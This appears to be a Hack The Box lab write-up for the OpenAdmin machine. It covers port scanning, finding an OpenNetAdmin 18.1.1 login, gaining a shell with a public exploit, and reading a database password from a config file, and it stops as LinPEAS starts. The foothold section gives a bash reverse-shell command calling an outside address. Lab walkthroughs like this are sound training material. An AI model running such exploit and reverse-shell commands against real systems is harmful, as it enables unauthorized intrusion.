HTB OpenAdmin
1. Recon: two ports and a fingerprint
Hosts entry first, and this time the scan commands go into the writeup verbatim:
10.129.79.245 openadmin.htbsudo nmap -sV -p- --max-rate=10000 openadmin.htb


A rerun with -T4 confirms the same two ports in 29 seconds, a timing check, not new data. OpenSSH 7.6p1 plus Apache 2.4.29 both pin this as an older Ubuntu, bionic 18.04 era.
2. Web enumeration: the login link in the source
The landing page is a music-themed template, "Music for everyone." dirsearch over the root with the common list:
dirsearch -u http://openadmin.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt301 - 316B - /artwork -> http://openadmin.htb/artwork/
301 - 314B - /music -> http://openadmin.htb/music/
403 - 278B - /server-statusTwo directories, one Apache admin page denied as usual. /artwork recursive sweep with the same list only maps css, fonts, images and js: a static showcase, no app. /music stays quiet too, so the next move is the page source.
And the real target is sitting in plain HTML. view-source:http://openadmin.htb/music/, the Login link at line 47:

<div class="user-panel">
    <a href="../ona" class="login">Login</a>
    <a href="" class="register">Create an account</a>
</div>
../ona from /music/ resolves to http://openadmin.htb/ona/, and it loads an OpenNetAdmin dashboard, logged in as guest.

The version banner confirms the fingerprint:
The About panel repeats it: OpenNetAdmin - v18.1.1.

ONA 18.1.1 has a known unauthenticated RCE, the xajax hook in login.php, EDB-47691, with a public exploit at the sec-it GitHub repo.
3. Foothold: EDB-47691 to www-data
The repo ships a Ruby exploit with a version check. First run points at the bare host and crashes on its own version regex:

Against /ona/ it reads clean, 18.1.1, and RCE confirms with id:
The reverse shell needed a second try. Double quotes around the inner command made zsh eat the redirect locally: zsh: no such file or directory: /dev/tcp/.... Single quotes inside fix it:
ruby exploit.rb exploit http://openadmin.htb/ona/ "bash -c 'bash -i >& /dev/tcp/10.10.14.204/31 0>&1'"
Penelope catches it on port 31 and upgrades to PTY.
4. Credential discovery: the config next door

Before flag or privesc, the ONA webroot holds its own database config. /opt/ona/www/local/config/database_settings.inc.php:

'db_type' => 'mysqli',
'db_host' => 'localhost',
'db_login' => 'ona_sys',
'db_passwd' => 'n1nj4W4rri0R!',
'db_database' => 'ona_default',
First mysql attempt uses the password with a space after -p, so mysql takes n1nj4W4rri0R! as the database name and prompts for a password. Access denied: wrong syntax, not wrong credentials.

LinPEAS comes over and starts while the credential reuse question is open:
